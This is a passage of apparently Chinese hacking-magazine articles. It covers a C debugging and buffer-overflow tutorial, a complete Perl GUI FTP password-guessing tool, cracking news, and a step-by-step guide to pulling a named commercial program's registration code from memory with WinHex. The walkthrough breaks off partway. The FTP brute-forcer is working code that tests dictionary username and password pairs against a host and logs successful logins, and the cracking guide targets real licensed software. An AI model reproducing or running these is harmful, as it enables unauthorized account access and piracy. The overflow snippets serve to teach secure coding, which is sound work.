刚出来的马儿就被杀了，可惜啊！免杀？麻烦。本文所介绍的倒不失为一种逃脱杀毒软件的方法。真可谓道高一尺，魔高一丈！

Spsspch漏洞一条龙3

图 魔幻水晶

从本文您可以学到：

1、调试器的简单使用　　2、编写安全代码的注意点

四聚四散终十四，无缘离别相思苦。有头有尾需耗时，秦时暴君亦成双。

李学武：不会编程的人，只能局限在别人划定的圈内工作，对于那些画在圈外，计算机能够胜任，而你又渴望去做的工作，不会编程的人只能“望圈兴叹”。

普通错误调试

程序设计是一项容易出现差错的工作，一般来说，程序的错误有两种：

1、语法错误：在vc++6.0中，当语法出现错误时编译程序则会查出语法错误的语句并指出行数。而避免这类错误发生的办法只有一个——认真的学习并切实掌握语言的功能和规范！

2、语义错误：源程序经编译通过后运行时出现了各式各样的错误，常见的有以下几种：a、书写了错误的计算公式（易产生整数bug和缓冲区溢出），b、忽视很少出现的极端情况（易溢出、越界、死锁、死循环，越界即环绕。），c、程序结构或逻辑出错。

根据运行结果（包括运行过程中出的错误提示）检验程序是否按预定的要求工作。如果程序被证明语义有错，就转入调试，确定程序中可疑错误的确切性质，以改正错误或利用。

调试程序的方法一般有两种：

1、静态查找：不用执行程序，仅根据程序和框图对求解过程的描述来发现错误。

2、动态查错：在程序执行的过程中寻找错误的确切位置。大家看下面一段程序：

```
#include <stdio.h>
#include <math.h>

int main()
{
    int      i,n;
    long int s;

    s = 0;
    i = 1;

    scanf("%d",&n);
    while (i<(2*n-1))
    {
        s = s+i;
        i = i+2;
    }
    printf("total=%d\n\r",s);

    return 0;
    //计算数列s=1+3+5+7+……的前n项数的和
}
```

由于程序无语法错误，所以编译就不会报错！RUN一下，输入数字5，回车，total=16。数列的和应为25才对嘛，怎么成了16了？仔细检查了一遍语法没有错，难道语义有误？F10进入vc的调试界面，进行下动态查错，ALT+5、ALT+6、ALT+8，好了，该调出的窗口都调出来了。解释一下，ALT+5调出的那个对话框registers是用来观看内存中寄存器的状态的，ALT+6的memory是用来看某地址上的数据的，大家可以随便试试的，不用担心搞出什么毛病来。一边F10一边用memory观察变量的值的改变，一直来到printf("total=%d\n\r",s);会发现i的值为7，这说明最后一项并未被记入数列。这样我们就应该把循环条件改为while (i<=(2*n-1))，再次编译运行，输入5输出结果为25，祝贺你这一次完全正确！

这仅仅是一次简单的调试，其实大家会说，照你说的用静态查错不是更简单些嘛！大家不要误会，写这篇文章的初衷是希望让一些到论坛抱怨的人看的，基础没打实就想一下变超人，有那种可能么？

软件漏洞调试

在漏洞调试的过程中，需要实时对程序的执行流程、情况等进行控制，然后根据程序执行的情况再进行其他的一些处理。

根据自己的喜好或工作的需要选择一款调试器，SoftIce、Windbg、OllyDbg或VC6.0自带的调试器等。SoftIce功能强大，适合于对操作系统进行破解和分析，但是使用起来不方便，界面不够友好。Windbg是微软开发的一款系统及应用软件调试工具，短小精悍，功能强大，界面友好，和系统结合得非常完美。OllyDbg是一款应用软件调试工具。

断点设置分为在指令上设断点、在内存空间上设断点、在特定的中断上设断点及在I/O上设置断点。在Windows环境下，用到最多的就是在API函数调用上设置断点。可以说漏洞利用的关键技术就是调试技术，而调试技术的重点又在断点设置。比如04011漏洞利用，根据分析，我们可以知道有溢出漏洞的函数会将几个字符串写到一个日志文件中，由此推测它可能会调用CreateFile函数和WriteFile函数。又比如在利用Office超长宏名溢出漏洞时，我们只知道在拷贝宏名时出现问题，那么就可以考虑Office装载Word文件时的过程，创建文件，为文件创建一个内存印象等等，这样，我们就可以截获创建文件的函数调用后，查找宏名，然后在宏名上设置一个内存断点，当程序对宏名进行拷贝的时候就会中断，达到我们寻找溢出点的目的。当然，很多专业的做软件安全的组织都使用自己开发的调试器，Windows提供了用户调试器接口，供用户自己开发调试器。同时，调试技术还用于软件漏洞发现。其余的就是大家要了解各种漏洞的情况特征。首先是缓冲区溢出的：

```
char Line[255];
cout<<"Please input<<endl;
gets(Line);
cout<<Line<<endl;
```

我们首先来看看这一个，首先是声明了一个长度为256的字符串，接下来却用gets函数来直接读取，在这里我们稍微动一些手脚，大家不难想到超过256以后的效果，好了，继续看下一个。

```
char buf[20];
char St_a[] = "http://";
strcpy(buf,St_a);
strncat(buf, path, sizeof(buf));
```

strncat是从第二个参数中截取第三个参数长度的字符串在第一个参数的尾部追加，他竟然以自身的长度来截取字符串追加，不爆掉才怪。

```
char buf[20];
strncat(buf, data, sizeof(data));
```

这不是上面那个嘛？哈哈，上一个是不会算数，这里又来了一个马大哈，前面已经说过这个函数的功能了，如果我能控制data的内容岂不是天下无敌哈。

```
#define MAX_ 256
void main(int argc,char* argv[])
{
    short len;
    char buf[MAX_];

    len = strlen(argv[1]);
    if (len < MAX_)
            strcpy(buf,argv[1]);
}
```

这个有点麻烦了耶，虽然能控制argv的内容，可是她偏偏对长度进行了限制，比较郁闷，看看len的声明，short？哈！天不绝我。通常数值都是signed int类型的，当我输入的数据超过32K后，len变量的值就会发生溢出成为一个负值的数，当我们的输入大过64K时又是另外一番景象了，len赋值的时候发生截断了，这样len就成了一个很小的正数了。这样不但绕过了长度的检查，就连不想让他出错都难了。关于最后这个，分的明确点应该属于整数bug了，算是缓冲区溢出的一个相关漏洞了。

[作者提到的Spsspch洞洞一条龙3相关程序已经收录在光盘中]

编辑点评：

小编我偶尔也写代码，经常遇到这样那样的错误，缓冲区溢出当然也在其中。看了这篇文章发现，写安全的代码是那么难，却又是那么的简单。

步入高级Perl
——编写图形FTP密码猜解器

图 wolfSea 黄松雍

从本文您可以学到：简单了解Perl及Perl的GUI接口

断断续续在黑手上也发了3篇Perl文章了，除了那个linux下的脚本病毒，其余的都是在cmd环境下运行的小程序。而一直以来，我们所接触的用Perl程序较多的还是exploits，没有什么Perl图形编写的经验和例子，带GUI(Graphical User Interface图形用户界面)的程序较不带GUI的程序还是有一定优势的，GUI可以拉近Perl语言与最终用户的距离。所以，我们今天要讲的是属于Perl高级应用的图形界面开发。现存的Perl GUI方案有：Sdl- Perl、WxPerl、Perltk、Win32Gui、Gtk2-Perl。下面，我们将以Win32平台下的Win32Gui为例。

首先，我们需要安装Win32 Gui模块，安装Win32Gui模块还需要Microsoft Visual C++ V6环境，VC体积庞大，所以这个安装条件也是比较苛刻的。大家参照readme中的详细说明进行安装。安装完后，简单介绍一下Win32Gui的用法。正如其他模块，Win32Gui也是适用于new()方法的调用，即：

```
use Win32::GUI();
my $mainWin = Win32::GUI::Window->new([OPTIONS]);
```

Win32Gui提供了几乎Win窗口上的所有组件。在主窗口上添加组件，同样可以用new()方法，不过习惯上还是多用Add，即：

```
$mainWin->AddLabel([OPTIONS]);#添加标签
$mainWin->AddTextfield([OPTIONS]);#添加文本框
$mainWin->AddButton([OPTIONS]);#添加按钮
$mainWin->AddRadioButton([OPTIONS]);#添加单选按钮
......
```

[OPTIONS]为属性参数，各类组件有共有参数，如：-pos位置、-name名称、-size大小……不同的组件还具有特有的参数。关于参数的类型和设置，可以参考ActivePerl User Guide。

下面还是以一个简单的例子进行讲解，本例是一个图形化FTP密码猜解器，具体代码如下：

```
#!/usr/bin/Perl
```

```
use strict;
use warnings;
use NET::FTP;
use Win32::GUI;
```
使用严格语法检查，错误提示，导入NET::FTP 和 Win32::GUI 模块

```
my @user;
my @password;
```
申明全局数组 @user，@password

```
my $mainWin = Win32::GUI::Window->new (
    -title =>"win32GUI.FTPscaner-nohack.pl",
    -size  => [400, 350],
    );
```
#new()方法创建主窗口，标题为"win32GUI.FTPscaner-nohack.pl"，大小宽 400 高 350

```
$mainWin->AddLabel(
    -pos => [ 170, 1 ],
    -size => [205, 16 ],
    -align => 'center',
    -text => "GUI.FTPscaner by wo1fSea[w Group]",
    -sunken   => 1,
    );
```
添加标签：位置(170,1)，大小宽 205 高 16；-align => 'center' 表示文本由中间对齐，相应的参数还有 'left'，'right'；文本内容为"GUI.FTPscaner by wo1fSea[w Group]"；-sunken => 1表示该标签外观下陷，相应的参数还有 0 表示外观正常，默认值为 0

```
my $ln_ip=$mainWin->AddTextfield(
    -pos => [ 1, 18 ],
    -name   => "IP",
    -size => [ 180, 21 ],
    -prompt => [ "   IP:", 100 ],
    -text => "127.0.0.1",
    );
```
添加文本框：位置(1,18)，名称为 IP；大小宽 180 高 21；-prompt => ["   IP:", 100]表示文本框前提示符，第二个参数100 为所占长度，文本内容为"127.0.0.1"

```
my $ln_file1=$mainWin->AddTextfield(
    -pos => [ 1, 38],
    -name    => "user_file",
    -size => [ 180, 21 ],
    -prompt => [ "  user_file:", 100 ],
    -text => "user_file.txt",
    );
```
添加文本框：位置(1,38)，名称为 user_file，大小宽 180 高 21，框前提示符"user_file:"，长度100，文本内容为"user_file.txt"

```
my $ln_file2=$mainWin->AddTextfield(
    -pos => [ 1, 58 ],
    -name    => "password_file",
    -size => [ 180, 21 ],
    -prompt => [ " password_file:", 100 ],
    -text => "password_file.txt",
    );
```
添加文本框：位置(1,58)，名称为 password_file，大小宽 180 高 21，框前提示符"password_file:"，长度 100，文本内容为"password_file"

```
my $button=$mainWin->AddButton(
    -pos => [ 300, 18 ],
    -name    => "start",
    -size => [ 80, 60 ],
    -title => 'start',
    );
```
添加按钮：位置(300,18)，名称为 start，大小宽 80 高 60，按钮标题为"start"

```
$mainWin->AddLabel(
    -pos => [ 1, 80 ],
    -size => [ 180, 21 ],
    -text => " Outcome:",
    );
```
添加标签：位置(1,80)，大小宽180 高21，文本内容为" Outcome:"

```
my $outcome=$mainWin->AddTextfield(
    -pos => [ 1, 95 ],
    -name    => "outcome",
    -size => [ 391, 204 ],
    -multiline => 1,
    -vscroll=>1,
    -hscroll=>1,
    );
```
添加文本框，位置(1,95)，名称为outcome，大小宽391高204，-multiline 为是否多行显示：是1否0，-vscroll 和 -hscroll 分别是竖直和水平滚动条，同样 1 是 0 否

```
$mainWin->AddLabel(
    -pos => [ 1, 300 ],
    -size => [398, 16 ],
    -align => 'center',
    -text => "There's more than one way to do it.  --Extreme Perl",
    -sunken   => 1,
    );
```
添加标签：位置(1,300)，大小宽 398 高 16，文本由中间对齐，文本内容为"There's more than one way to do it. --Extreme Perl"，外观下陷

```
$mainWin->Show ();
```
这个命令用以将窗口显示出来
```
Win32::GUI::Dialog ();
```
使程序进入一个窗口循环，使之能与用户进行交互

```
sub start_Click{
```

与按钮 start 事件 Click 对应的子程序，此类子程序命名规则为 sub 组件名称_事件{}

```
my $IP=$ln_ip->Text ();
my $file1=$ln_file1->Text ();
my $file2=$ln_file2->Text ();
```
使用Text()由文本框中取得数据存入变量$IP,$file1,$file2,其使用方法为：$ 变量 = $ 文本框句柄 -> Text ();

```
if(!open(FILE,"$file1")){$outcome->Append("ERROR: Could not open the [user_file].\n");return;}
```
判断是否成功能打开$file1，不能则向文本框 outcome 输出错误信息，返回。此处用 Append()向文本框中添加信息，其使用方法：$ 文本框句柄 -> Append(" 数据信息 ");

```
@user=<FILE>;
close FILE;
chomp(@user);
```
从字典文件中读取数据，关闭句柄，删去每行末的过行字符

```
if(!open(FILE,"$file2")){$outcome->Append("ERROR: Could not open the [password_file].\n");return;}
@password=<FILE>;
close FILE;
chomp(@password);
```
同上

```
foreach my $user(@user){
```
#foreach 循环，将@user 中每一个元素赋给 $user

```
$outcome->Append(" [w] Guessing User: $user\n");
```
向文本框输出提示信息

```
foreach my $password(@password){
```
上面 foreach 循环的内接循环，将@password 中每一个元素赋给$password，配合实现用户名和密码的穷举配对

```
my $FTP=Net::FTP->new($IP) ||$outcome->Append( "ERROR: Could not find the host[$IP].\n");
```
用 net::FTP 模块连接远程主机，不能连接则输出错误提示

```
if($FTP){
my $login=$FTP->login($user,$password);
$FTP->quit;
```
判断连接是否成功，成功则尝试用 $user,$password 登录，然后断开连接

```
    if ($login==1){
    $outcome->Append("    -[w] User: $user Password $password \n");
    # 判断是否成功登录，成功则输出成功的登录$user,$password

    if(!open(FILE,">>result.txt")){$outcome->Append("ERROR: Could not
creat result.txt .\n");return;}
    print FILE "Host:$IP User: $user Password: $password \n";
    close FILE;
    # 打开result.txt文件向其中写入结果

    }
    }
    }
    }

    $outcome->Append("Finished. \r\nThe result is in the result.txt .\n");
    # 提示猜解过程完成

    }
```

上面的代码解释的有些零碎，不过win32Gui的几个基本用法（如：按钮，文本框，标签）还是都涉及到了，写简单的界面这样也就是足够的，当然本文还是起到介绍的作用，目的在于抛砖引玉。Perl的GUI方案还有很多，有待我们探索。文章的末尾，我们把写好的程序运行一下，这里我使用miniFTP架设了一个本地FTP服务器，可以得到如图1所示效果。我们还可以用PDK将其编译成exe可执行文件。有什么问题，可在黑手论坛与我交流。




图1 程序运行结果

[作者提到的图形FTP密码猜解器代码、Win32Gui模块、miniFTP服务器已经收录在光盘中]

编辑点评：

CMD下的操作虽然快速，但没有GUI的简单明了，对于新手，一定是个不小的挑战，因此GUI在这方面还是有所长的。

Cracker

86的破言破语

又到十二月，这意味着什么？这意味着一年很快就要过去了，在这一年中，对于Crack来说，你学到了什么呢？又或者说你获得了什么呢？如果你真的学到了一点东西，即使只是一点点，那么我也要恭喜你，因为知识是一步一步积累下来的，而不是一下子就会的。很多人在一开始的时候，总会觉得对于破解无从入手，不知道破解应该要学些什么，应该怎么学，但是无论怎么样，努力和坚持是唯一进步的前提，没有努力和坚持下去，最终你觉得自己学到什么了呢？如果是三天打鱼，两天晒网的话，我建议还是别学破解了，毕竟学破解并不是一朝一夕就可以学会的。或许你的目的只是为了破解某个软件而学习，但也有可能你会从这一次的经历中深深的迷上了破解，迷上了逆向工程，逆向工程是一项斗智斗力的游戏，所以如果你要win的话，就得花费比别人更多的时间。一般来说，学习破解必经阶段有三个，第一就是爆破基础，这个阶段主要学习与破解相关的基础知识，掌握各种爆破技巧；第二就是找出软件中隐藏着的注册信息，并且能够熟练地做出内存注册机；第三就是写出该目标的算法注册机，这就非常需要编程基础了，没点编程知识，你说这能够实现吗？如果让我说的话，应该还要加上一个阶段，就是还原源代码，这就是逆向工程最迷人的地方了，能够还原出别人的源代码出来，绝对是高手中的高手，在我的了解中，最具有代表性的就是RCT组织了，这绝对是一个搞逆向工程的组织，其老大西裤大哥是很精通逆向的，如果有见过西裤大哥写过的逆向分析的话，应该不会陌生！懂得了逆向分析，针对病毒木马或者驱动文件的分析，是很有帮助的，但是要达到这个地步，并不是一两天看看教程就能达到的，需要长期不断的积累。可以这么说，一般精通C语言的人，学起破解来，是飞一般的快，为啥呢？因为他懂得函数，至少他懂得代码，所以说，学破解，不学编程的话，在到达一定程度的时候，是很难再有突破的，所以现在很多破解高手都会建议新手至少学习一门编程语言，理由就是如此了！虽然如此，但是想要入门还是比较容易的，因为现在入门教程很多，有大量的适合新手的教程，只要按此来学习，进步是肯定会有的，但是有一点很重要，每分析完一次的时候，要记得做总结，因为这样可以增加你的经验积累，很多时候，你发了一个程序给人分析，人家一看就知道怎么怎么样，为什么能这么快获得信息呢？原因就是经验，再加上工具的应用！好了，最后给大家推荐几个学习破解的站点，首推的肯定就是国内的顶尖调试论坛——看雪论坛（http://bbs.pediy.com）了，其次就是由fly搞的一蓑烟雨论坛（http://www.unpack.cn）了，再来就是新开张的有间破屋（http://www.crack520.cn）了，最后要说的就是各个破解组织所成立的论坛，具体地址大家可以搜索国内破解组织网址，你会发现这些站点都有很好的入门教程文章。

破新闻

1.CCG论坛重新开放

CCG全称为CHiNA CrACk GrOUp，中文名称为中国破解组织，成立于1999年11月，两个Crack技术的高手——Sun Bird和JOJO，有感于当时中国虽然拥有着世界上最顶尖的Cracker技术和人才，却没有自己的Group，所以很多国内顶尖的Cracker加入了国外的Group，随着CCG的成立，国内很多高手纷纷加入，壮大了其发展，其成员人数是越来越多；高手的加入，奠定了CCG在破解界老大的地位，直到今天，CCG的顶尖地位依然没有减少，其间由于一些原因，CCG关闭了很久，直到前阵子才了解CCG论坛重新开放，CCG的魅力依然不减，依然吸引着许多高手纷纷前往，更多情况，大家可以到CCG论坛http://www.ccg.org.cn/bbs/index.php了解并与更多的破解高手交流。

2.asp服务器，网络验证转本地验证时用到的工具

使用说明：

如果你不喜欢或者没条件用IIS，请使用东南大学网络安全联盟基于NETBOX开发的asp服务器。

1，打开AspSerSet程序，填写Web服务端口（默认80），点[启动服务]。成功后可以在你的电脑右下角看到一个在闪呀闪的小图标。鼠标左击能选择停止、重起、关闭 web服务器（相当于IIS）。

2，在当前文件夹下找到wwwroot这个文件夹，把你的网站放进去就可以了。在网址栏输入127.0.0.1回车即可看到你自己的网站。

注意事项：首页名应为：index.asp；index.html；index.htm；default.asp；default.htm；default.html中的一种，端口默认为80。

随着破解的发展，很多软件被破解，很多软件作者都会采用网络验证这一保护机制来保护自己的软件不被破解，所以有很多人会觉得很苦恼，这个工具至少能让你的工具或软件起到一定的保护作用。




图1

相关连接：http://bbs.pediy.com//showthread.php?t=47603

3.易语言通用脱壳机

引用作者原话："鉴于目前易语言的加载机制，因此几乎所有的壳都可以被通用的脱掉，然后我就写了一个基于此的通用脱壳机。目前支持易语言的两种编译方式：独立编译和非独立编译，自动识别并修复数据，特别是独立编译的支持相对来说有那么一点用处，因为如果你要Patch人家的程序，你当然希望Patch完以后可以直接运行而不是带上X个易语言的运行库文件，这一点ECE还不能够修复。目前还不支持DLL的脱壳，这个以后有时间再加

人，因为易的DLL无法独立编译，所以这个应用相对来说很少。另外对于Arm的双进程模式和Themida的bundler也还不支持。”虽然以前也看过易语言的万能脱壳文章，但是易语言的通用脱壳机还是第一次看到，因为易语言的问题，导致使用易语言编写出来的程序，基本上是加了壳也防不住Cracker的，万能脱壳也的确可以把壳脱掉，但是花费时间却也是不少的，现在出现了通用脱壳机，起码在时间上使我们省去不少麻烦。




图2

相关连接：http://bbs.pediy.com//showthread.php?t=54227

破资源

OllyDB入门教程

由kusky制作整理的一个OD入门的好教程，本电子书分为四个部分：第一卷OllyDBG入门系列、第二卷OllyDBG技巧系列、第三卷OllyDBG改造系列和第四卷OllyDBG插件系列，篇篇都是基础，都是入门级的文章，所以非常推荐入门或者想学习破解方面的朋友阅读，希望此教程会对你的学习过程有帮助。




图3

相关连接：http://bbs.pediy.com/showthread.php?t=48237

破零之最基础的破解实战入门

文 December

从本文你可以学习到：

1，使用Winhex破解软件

2，使用W32dasm的静态分析

看了前两期的理论之后，大家是否有点跃跃欲试的感觉呢？不过我还是认为能够多学习一些理论的话，最好是尽可能的学习一下，不然遇上了最基础的都不懂，那可就真麻烦咯，有时候，到处找人帮忙是未必能够尽人意的，所以很多大侠都会丢一句话出来“自己动手，丰衣足食！”好，这一次就带大家去实践一下，积累点经验，让我们开始我们的破解之旅吧！这次主要是介绍一下使用**Winhex和W32dasm**两款工具来破解软件！

【Winhex倚天削铁】

WinHex是一个专门用来对付各种日常紧急情况的小工具。它可以用来检查和修复各种文件、恢复删除文件、硬盘损坏造成的数据丢失等。同时它还可以让你看到其他程序隐藏起来的文件和数据，总体来说是一款非常不错的16进制编辑器。得到ZDNetSoft-wareLibrary五星级最高评价，拥有强大的系统效用。看起来这个Winhex好像没有破解功能吧？但事实上曾经有很多人使用它来获得软件的注册信息，那么它究竟是怎么获得软件的注册信息的呢？其实使用这个工具是有一定的条件限制的，目标程序必须是一个明码程序，否则，这个工具就肯定会失效了，为什么呢？因为软件比较真假注册码时，真假注册码出现在内存中。所以WinHex可以抓取内存镜像，我们从中找出正确的注册码。我们就利用了这一点，所以WinHex基本能够破解所有的明码软件。怎么样？够强大吧？在网络中，起码有超过30%以上的软件是存在明码的，所以掌握好使用WinHex来破解软件是很有必要的，说了这么多，是否觉得怎么还没到正题啊？（*某读者：难道想板砖伺候了？December：狂汗中，身体抖了一下，一本入门真经突然掉在地上。*）好了好了，这次的目标就是小灰狼快递单打印软件 8.0，一个支持套打EMS邮政、EMS国际、UPS、DHL、TNT、Fedex、中速国际、顺丰、申通、申通淘宝单、圆通、龙邦、DDS、全日通、能达、越丰、彪记、盈飞、邮政包裹单、韵达、邮政物流、中诚、中通、全一、快捷、新邦、宅急送、YCC、奇速、汇通等30多种国内国际快递及包裹单；支持批量打印、客户Excel导入、打印美观精确的软件。运行一下软件，劈头就来了个注册框，输入asdf12345678乱注册一下，结果如图1。

注册有错误提示哦，嗯嗯，不错不错，这是一个很好的开始，注册采用机器码+注册码机制，这是目前非常流行的一种软件保护方式，不过这个对话框记得千万不要关闭了，不然就找不到注册码出来了，现在打开WinHex，启动之后选择“打开RAM”，如图2。




图1 注册失败

打开之后，会有一个对话框，这时将滚动条拉到最下面，会看到“小灰狼快递单打印软件”这个进程名，点一下前面的+号，如图3。

之后再选择“整个内存”，再点“确定”之后就到了十六进制的界面了，这时候选择“搜寻->查找文字”（*注：由于汉化的问题，有些版本可能为“搜索”，所以不必死死找“搜寻”，我这里以我自己的版本为主*），如图4。




图2 打开RAM




图3 点开+号

打开之后，也会出现一个对话框，如图5。

